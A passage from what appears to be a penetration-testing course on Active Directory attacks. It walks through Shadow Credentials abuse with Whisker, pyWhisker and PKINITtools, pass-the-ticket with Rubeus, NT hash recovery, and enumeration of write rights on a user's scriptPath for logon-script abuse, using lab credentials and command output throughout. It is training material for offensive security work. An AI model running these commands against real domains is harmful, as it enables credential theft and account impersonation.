When we specify the option `/show`, it will display the process we executed. In this case, we run `powershell.exe`. In the new PowerShell window, we need to use `Rubeus ptt` with the option `/ticket:<BASE64 output>` to perform a Pass the Ticket attack:

```
PS C:\Tools> .\Rubeus.exe ptt
/ticket:doIGJjCCBiKgAwIBBaEDAgEWooIFRTCCBUFhggU9MIIFOaADA...SNIP...
  ______    _
 (_____ \   | |
  _____) )_ _| |__ _____ _ _ ___
 | __ /| | | | _ \| ___ | | | |/___)
 | | \ \| |_| | |_) ) ____| |_| |___ |
 |_| |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

Now, this PowerShell process has Gabriel's TGT, meaning we can use his privileges.

Other actions with Whisker

We can use `.\Whisker.exe list /target:gabriel` to list the value of the new credential:

```
PS C:\Tools> .\Whisker.exe list /target:gabriel
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Listing deviced for gabriel:
  DeviceID: 462d7a93-f342-a139-96fc-2c750d2f4c89 | Creation Time:
27/04/2024 18:01:17
  DeviceID: 48d97546-cac9-4e92-981b-e89da231f7a8 | Creation Time:
15/02/2024 15:42:55
```

Additionally, we can use the option `remove` to delete a specific value from the `msDS-KeyCredentialLink` attribute or the option `clear` to remove all values.

```
PS C:\Tools> .\Whisker.exe remove /target:gabriel /deviceid:48d97546-cac9-
4e92-981b-e89da231f7a8
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Found value to remove
[+] Updated the msDS-KeyCredentialLink attribute of the target object
```

Note: Clearing the `msDS-KeyCredentialLink` attribute of accounts configured for passwordless authentication will cause disruptions.

Attacking Shadow Credentials from Linux

We will use pyWhisker to abuse the Shadow Credentials from Linux, a Python equivalent of the original `Whisker`. It is based on `Impacket` and a Python equivalent of DSInternals called PyDSInternals. Using this tool along with Dirk-jan's PKINITtools enables complete exploitation from a UNIX-based systems.

```
git clone -q https://github.com/ShutdownRepo/pywhisker
```

To use `pywhisker`, we need to provide the credentials of the account we control and have rights over the target account. We can use the option `--target <account>` and the option `--action add` to perform the Shadow Credential attack:

```
python3 pywhisker.py -d lab.local -u jeffry -p Music001 --target gabriel -
-action add
[*] Searching for the target account
[*] Target user found: CN=Gabriel,CN=Users,DC=lab,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: a37a618e-ac85-4053-3519-
12bf69744e5b
[*] Updating the msDS-KeyCredentialLink attribute of gabriel
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PFX (#PKCS12) certificate & key at path: BX4EWk8m.pfx
[*] Must be used with password: KQAx5lHP3h9TtzNly2Us
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

The output provides us with three essential things: the `KeyCredential DeviceID,` the name of the certificate (in this case, `BX4EWk8m.pfx`), and the certificate's password `KQAx5lHP3h9TtzNly2Us`. We can use those values with `PKINITtools` to get a TGT as `Gabriel`, but before that, let's install `PKINITtools`:

```
git clone -q https://github.com/dirkjanm/PKINITtools
pip3 install impacket minikerberos
Requirement already satisfied: impacket in /usr/local/lib/python3.9/dist-
packages/impacket-0.11.0-py3.9.egg (0.11.0)
Collecting Minikerberos
 Downloading minikerberos-0.4.4-py3-none-any.whl (147 kB)
   |████████████████████████████████| 147 kB 1.8 MB/s
...SNIP...
```

`gettgtpkinit.py` is one of the tools available in `PKINITtools`, that will help us generate the TGT. We will use the option `-cert-pfx <certificate file>` as well `-pfx-pass <password>` to specify the password, and finally the value of `domain/username` and the ccache filename:

```
python3 gettgtpkinit.py -cert-pfx ../pywhisker/BX4EWk8m.pfx -pfx-pass
KQAx5lHP3h9TtzNly2Us lab.local/gabriel gabriel.ccache
2024-02-15 12:53:15,655 minikerberos INFO  Loading certificate and key
from file
INFO:minikerberos:Loading certificate and key from file
2024-02-15 12:53:15,667 minikerberos INFO  Requesting TGT
INFO:minikerberos:Requesting TGT
2024-02-15 12:53:15,954 minikerberos INFO  AS-REP encryption key (you
might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
```

```
2024-02-15 12:53:15,954 minikerberos INFO
46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33afb49245a
INFO:minikerberos:46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33a
fb49245a
2024-02-15 12:53:15,956 minikerberos INFO  Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

If we provide the correct parameters, we will have a file named `gabriel.ccache` that represents the TGT to be used in Linux. The output of `gettgtpkinit.py` also has the `AS-REP encryption key` we can use to decrypt the ticket and extract Gabriel's NT Hash. We need to use the tool `getnthash.py` available in `PKINITtools` and add the option `-key <key>`, and we also need to use the TGT. To do that we will use `KRB5CCNAME=gabriel.ccache` before running Python, so the following command uses this variable and loads the TGT:

```
KRB5CCNAME=gabriel.ccache python3 getnthash.py -key
46c30d948cbe2ab0749d2f72896692c18673e9a4fae6438bff32a33afb49245a
lab.local/gabriel
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
2d1da879ca7100325629...SNIP...
```

The above output shows Gabriel NT Hash. We can use the NT hash or the TGT to impersonate Gabriel as follows:

```
KRB5CCNAME=gabriel.ccache smbclient.py -k -no-pass LAB-DC.LAB.LOCAL
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
...SNIP...
#
```

Note: To use Kerberos and generate a TGT, we need to be able to make a domain name resolution. We can configure our DNS to point to the domain or put the domain name in the `/etc/hosts` file.

Coming Next


After understanding Shadow Credentials and their implications in Active Directory environments, we will delve into Logon Scripts. These scripts automate various user tasks or configurations upon logging into the domain. We'll discuss how to abuse these mechanisms to execute malicious scripts.

Logon Scripts

In Active Directory environments, system administrators use `logon scripts` to automate various user tasks or configurations when logging into the domain, such as mapping and unmapping network drives, auditing and reporting, gathering information, and environment customization. There are two methods for assigning users a `logon script`: the first is by using the `Logon script` field in the `Profile` tab of the user properties dialog, which internally updates the `scriptPath` attribute, while the second is by utilizing a `Group Policy`.

The scriptPath Attribute

Defined in MS-ADA3, the scriptPath attribute (part of the User-Logon property set) specifies the path for a user's `logon script`; when setting it via the `Logon script` field in the `Profile` tab of a user's properties dialog in `ADUC`, AD updates `scriptPath` accordingly:




`scriptPath` supports batch (*.bat) or command (*.cmd) files, executable programs (*.exe), or programs written in any language hosted by the Windows Script Host automation technology, including VBScript and JScript. Additionally, KiXtart, a logon script processor and enhanced batch scripting language can be used. Regardless of the myriad of languages it

supports, `scriptPath` does not support PowerShell; however, we can run PowerShell commands from within batch and VBScript files.


To allow for replication to all domain controllers in the domain, Windows stores `logon scripts` in the `scripts` folder within the `SYSVOL` network share (which, on a domain controller, resides at the physical location `%systemroot%\SYSVOL\sysvol`); `SYSVOL` also stores domain and system policies, including `Group Policy Objects`. For ease of use, the `NETLOGON` network share holds all the logon scripts that reside in the `%systemroot%\SYSVOL\sysvol\<DOMAIN_DNS_NAME>\scripts\` folder, and these two are the same. The `LOGONSERVER` environment variable, which evaluates to the NetBIOS name of the domain controller that authenticated the current user, can help us locate the `SYSVOL` and `NETLOGON` network shares.

For Windows to be able to execute them once a user logs into the domain, `Logon scripts` set via the `scriptPath` attribute (which are known as `Legacy logon scripts`) must be placed within the `NETLOGON` share; it is not possible to have them on a different network share, regardless whether they are local or remote ones.

Alternatively, a `logon script` that applies to all domain users can be set in Group Policy (which are known as `Modern logon scripts`) using the setting found at `User Configuration` ---> `Windows Settings` ---> `Scripts (Logon/Logoff)` ---> `Logon`:



In addition to all the languages that `scriptPath` supports, this `Group Policy` setting supports using PowerShell scripts for `logon scripts`:



Abusing scriptPath

Throughout engagements, abusing `logon scripts` via rights on a user's `scriptPath` attribute depends on whether we can `write` or `read` it and other factors.

Write scriptPath

Possessing the right to `write` a user's `scriptPath` opens avenues for potential attack paths. If we have `write` permissions anywhere within the `NETLOGON` share (both NTFS permissions and share permissions), we can set a user's `scriptPath` to a custom exploit script. This section will focus on exploiting `write` rights over a user's `scriptPath`.

Read scriptPath

In cases where we do not have rights to `write` a user's `scriptPath`, having rights to `read` it, which is the default, can still be advantageous: we can inspect the permissions we have on the file `scriptPath` points to (using tools such as `icacls`). Suppose we have `write` permissions on that file. In that case, we can execute the same attacks as if we had `write` rights on `scriptPath` without requiring `write` permissions anywhere within `NETLOGON`; this becomes particularly valuable when a "stub" logon script is employed, where `scriptPath` points to another file containing the actual logon script code, often stored in a network share other than `NETLOGON` (which domain users might have `write` permissions on).

Scenario

Our client, `inlanefreight`, has provided us the username `david` and the password `SecurePassDav!d5` to determine what DACL attacks the user can perform against the user `eric`.

Enumeration from Linux

To enumerate the ACEs that `david` has over `eric` from Linux, we will use `PywerView`, `dacledit`, and `Adalanche`.

PywerView

PywerView is a partial Python port of PowerSploit's PowerView, enabling us to utilize all the powerful Cmdlets from Linux.

Installation

To use `PywerView`, we need to install `libkrb5-dev`, clone the `PywerView` repository, and install its requirements:

```
sudo apt install libkrb5-dev -y
git clone https://github.com/the-useless-one/pywerview.git
cd pywerview/ && pip3 install -r requirements.txt

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
<SNIP>
```

Getting the ACEs of David over Eric

Using the `get-objectacl` subcommand of `PywerView`, we will pass the target username for the `--name` option, the domain's name for the `-w` option, the domain controller's IP for the `-t` option, the username and password of the domain user for the `-u` and `-p` options, respectively, `--resolve-sids` to resolve `SIDs`, and `--resolve-guids` to resolve `GUIDs` to their display names:

```
python3 pywerview get-objectacl --name 'eric' -w inlanefreight.local -t
10.129.229.224 -u 'david' -p 'SecurePassDav!d5' --resolve-sids --resolve-
guids

objectdn:               CN=eric,CN=Users,DC=inlanefreight,DC=local
objectsid:              S-1-5-21-3456308105-2521031762-2678499478-2104
acetype:                ACCESS_DENIED_OBJECT_ACE
binarysize:             40
aceflags:
accessmask:             256
activedirectoryrights:  extended_right
isinherited:            False
securityidentifier:     Everyone
objectaceflags:         object_ace_type_present
```

```
objectacetype:          User-Change-Password
inheritedobjectacetype: All
iscallbak:              False

<SNIP>
```

`PywerView` will return all the ACEs belonging to `eric` in the domain; however, we only want the ones that `david` has on `eric`. To retrieve them, we will use the `--json` option and pipe the output into jq, filtering ACEs that have the string `david` in their `securityidentifier` field:

```
pywerview get-objectacl --name 'eric' -w inlanefreight.local -t
10.129.229.224 -u 'david' -p 'SecurePassDav!d5' --resolve-sids --resolve-
guids --json | jq '.results | map(select(.securityidentifier |
contains("david")))'

[
  {
    "objectdn": "CN=eric,CN=Users,DC=inlanefreight,DC=local",
    "objectsid": "S-1-5-21-3456308105-2521031762-2678499478-2104",
    "acetype": "ACCESS_ALLOWED_OBJECT_ACE",
    "binarysize": 56,
    "aceflags": [
      "container_inherit"
    ],
    "accessmask": 48,
    "activedirectoryrights": [
      "read_property",
      "write_property"
    ],
    "isinherited": false,
    "securityidentifier": "CN=david,CN=Users,DC=inlanefreight,DC=local",
    "objectaceflags": [
      "object_ace_type_present"
    ],
    "objectacetype": "Script-Path",
    "inheritedobjectacetype": "All",
    "iscallbak": false
  }
]
```

In the `activedirectoryrights` field, `PywerView` displays that `david` has `read_property` and `write_property` on the `objectacetype` field with the value of `Script-Path`; therefore, `david` has `read` and `write` rights on `eric`'s `scriptPath`.

dacledit

We can use dacledit to enumerate the ACEs that `david` has over `eric`.

Getting the ACEs of David over Eric

Using `dacledit`, we will query the ACEs that the principal/user `david` has over `eric`:

```
(.dacledit) python3 examples/dacledit.py -principal 'david' -target 'eric'
-dc-ip 10.129.229.224 inlanefreight.local/'david':'SecurePassDav!d5'

Impacket v0.9.25.dev1+20230823.145202.4518279 - Copyright 2021 SecureAuth
Corporation

[*] Parsing DACL
[*] Printing parsed DACL
[*] Filtering results for SID (S-1-5-21-3456308105-2521031762-2678499478-
1108)
[*]   ACE[7] info
[*]     ACE Type                  : ACCESS_ALLOWED_OBJECT_ACE
[*]     ACE flags                 : None
[*]     Access mask               : ReadProperty, WriteProperty
[*]     Flags                     : ACE_OBJECT_TYPE_PRESENT
[*]     Object type (GUID)        : Script-Path (bf9679a8-0de6-11d0-a285-
00aa003049e2)
[*]     Trustee (SID)             : David (S-1-5-21-3456308105-2521031762-
2678499478-1108)
```

In the `ACE flags` field, `dacledit` displays that `david` has `ReadProperty` and `WriteProperty` over the `Object type (GUID)` field with the value `bf9679a8-0de6-11d0-a285-00aa003049e2`, which belongs to scriptPath; therefore, `david` has `read` and `write` rights on `eric`'s `scriptPath`.

Adalanche

Although CLI tools can suffice when enumerating the DACLs of a few targets, GUI ones can provide us with a more detailed and user-friendly interface, enhancing visualization and interaction capabilities. BloodHound CE does not display nodes connected with a `write scriptPath` edge; however, Adalanche does.

`Adalanche`, similar to `BloodHound CE`, utilizes `graph theory` to enumerate the DACLs of a domain's objects and construct relevant attack paths: it displays what they can compromise and compromise them. Although it is still in active development, `Adalanche` provides attackers with powerful capabilities and adversarial insights into a domain, detecting over 90 edge types.

Installation

To install and use `Adalanche`, first, we need to make sure that our local Go installation is up-to-date:

```
sudo wget -P /usr/bin/ https://go.dev/dl/go1.22.1.linux-amd64.tar.gz
sudo rm -rf /usr/bin/go && cd /usr/bin/ && sudo tar -xzf go1.22.1.linux-amd64.tar.gz

--2024-03-15 18:55:18--  https://go.dev/dl/go1.22.1.linux-amd64.tar.gz
Resolving go.dev (go.dev)... 216.239.32.21, 216.239.38.21, 216.239.36.21,
...
Connecting to go.dev (go.dev)|216.239.32.21|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://dl.google.com/go/go1.22.1.linux-amd64.tar.gz [following]
<SNIP>
```

Afterward, we will add `Go`'s binary found at `/usr/bin/go/bin` to the system environment variable `PATH`:

```
export PATH=$PATH:/usr/bin/go/bin
go version

go version go1.22.1 linux/amd64
```

Subsequently, we need to clone the Adalanche repository and run the build script named `build.ps1` with PowerShell:

```
git clone https://github.com/lkarlslund/Adalanche Adalanche
cd Adalanche
pwsh build.ps1

Cloning into 'Adalanche'...
remote: Enumerating objects: 5146, done.
remote: Counting objects: 100% (840/840), done.
remote: Compressing objects: 100% (590/590), done.
remote: Total 5146 (delta 283), reused 282 (delta 249), pack-reused 4306
<SNIP>
```

The `binaries/` folder will contain cross-platform binaries of `Adalanche`; in the case of `Pwnbox`, we will use the `adalanche-linux-x64-*` one.

Data Collection

To collect data from domain controllers and domain-joined Windows systems, we will use the `collect activedirectory` command, passing the domain name for the `--domain` option, the domain controller's IP address for the `--server` option, and the username and password of the domain user for the `--username` and `--password` options, respectively:


```
./adalanche-linux-x64-v2024.1.11-43-g7774681 collect activedirectory --
domain inlanefreight.local --server 10.129.229.224  --username 'david' --
password 'SecurePassDav!d5'

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in
production.
 - using env:   export GIN_MODE=release
 - using code:  gin.SetMode(gin.ReleaseMode)

21:04:20.086  INFORMA  Adalanche Open Source v2024.1.11-44-gf1573f2 (non-
release), (c) 2020-2024 Lars Karlslund, This program comes with ABSOLUTELY
NO WARRANTY
21:04:20.091  INFORMA  Successfull connect to DC 10.129.229.224
21:04:20.091  INFORMA  Probing RootDSE ...
| Dumping from  ... (1/-, 1127 objects/s) [0s]
21:04:20.092  INFORMA  Saving RootDSE ...
| Dumping from  ... (1/-, 420 objects/s) [0s]
21:04:20.100  INFORMA  Collecting schema objects from
CN=Schema,CN=Configuration,DC=inlanefreight,DC=local ...
<SNIP>
```

Data Analysis


Once `Adalanche` finishes collecting data, we will use the `analyze` command to launch `Adalanche`'s interactive discovery tool, passing the directory of the collected data for the `--datapath` option:

```
./adalanche-linux-x64-v2024.1.11-44-gf1573f2 analyze --datapath data

[GIN-debug] [WARNING] Running in "debug" mode. Switch to "release" mode in
production.
 - using env:   export GIN_MODE=release
 - using code:  gin.SetMode(gin.ReleaseMode)

<SNIP>
```


By default, `Adalanche` defaults to the sample query named " `Who owns your AD (Reach Domain Admin etc)` ":



To retrieve domain users along with their relevant DACL attack paths, we will use the LDAP query `(objectClass=user)` (if `Adalanche` produces a graph with a complex layout, click on `Analyze` once more to obtain an alternative arrangement.):



Then, we will right-click on the `david` node/user and choose `What can this node pwn?`:



`Adalanche` will display DACL attack paths that `david` can compromise other nodes with; when clicking over the edge between `david` and `eric`, we will notice that `david` has `WriteScriptPath` over `eric`; therefore, `david` has `write` rights on `eric`'s `scriptPath`:

Enumeration from Windows

We will use `PowerView` and `Adalanche` to enumerate the ACEs that `david` has over `eric` from Windows.

PowerView

After importing the `PowerView` module, we will save the `SID` of `david` into a variable and then use Get-DomainObjectAcl to get all of `eric`'s ACEs, filtering ones that contain the `SID` of `david` in their `SecurityIdentifier` field:

Getting the ACEs of David over Eric

```
PS C:\Users\David\Downloads> Import-Module .\PowerView.ps1
PS C:\Users\David\Downloads> $DavidSID = (Get-DomainUser -Identity
david).objectSID
PS C:\Users\David\Downloads> Get-DomainObjectAcl -Identity eric -
ResolveGUIDs | ?{$_.SecurityIdentifier -eq $DavidSID}

AceQualifier           : AccessAllowed
ObjectDN               : CN=eric,CN=Users,DC=inlanefreight,DC=local
ActiveDirectoryRights  : ReadProperty, WriteProperty
ObjectAceType          : Script-Path
ObjectSID              : S-1-5-21-3456308105-2521031762-2678499478-2104
InheritanceFlags       : ContainerInherit
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-3456308105-2521031762-2678499478-2103
AccessMask             : 48
AuditFlags             : None
IsInherited            : False
AceFlags               : ContainerInherit
InheritedObjectAceType : All
OpaqueLength           : 0
```

In the `ActiveDirectoryRights` field, `PowerView` displays that `david` has `ReadProperty` and `WriteProperty` over the `ObjectAceType` with the value `Script-Path` (which is the attribute's `Common Name`; `scriptPath` is the `LDAP Display Name`); therefore, `david` has `read` and `write` rights on `eric`'s `scriptPath`.

Adalanche

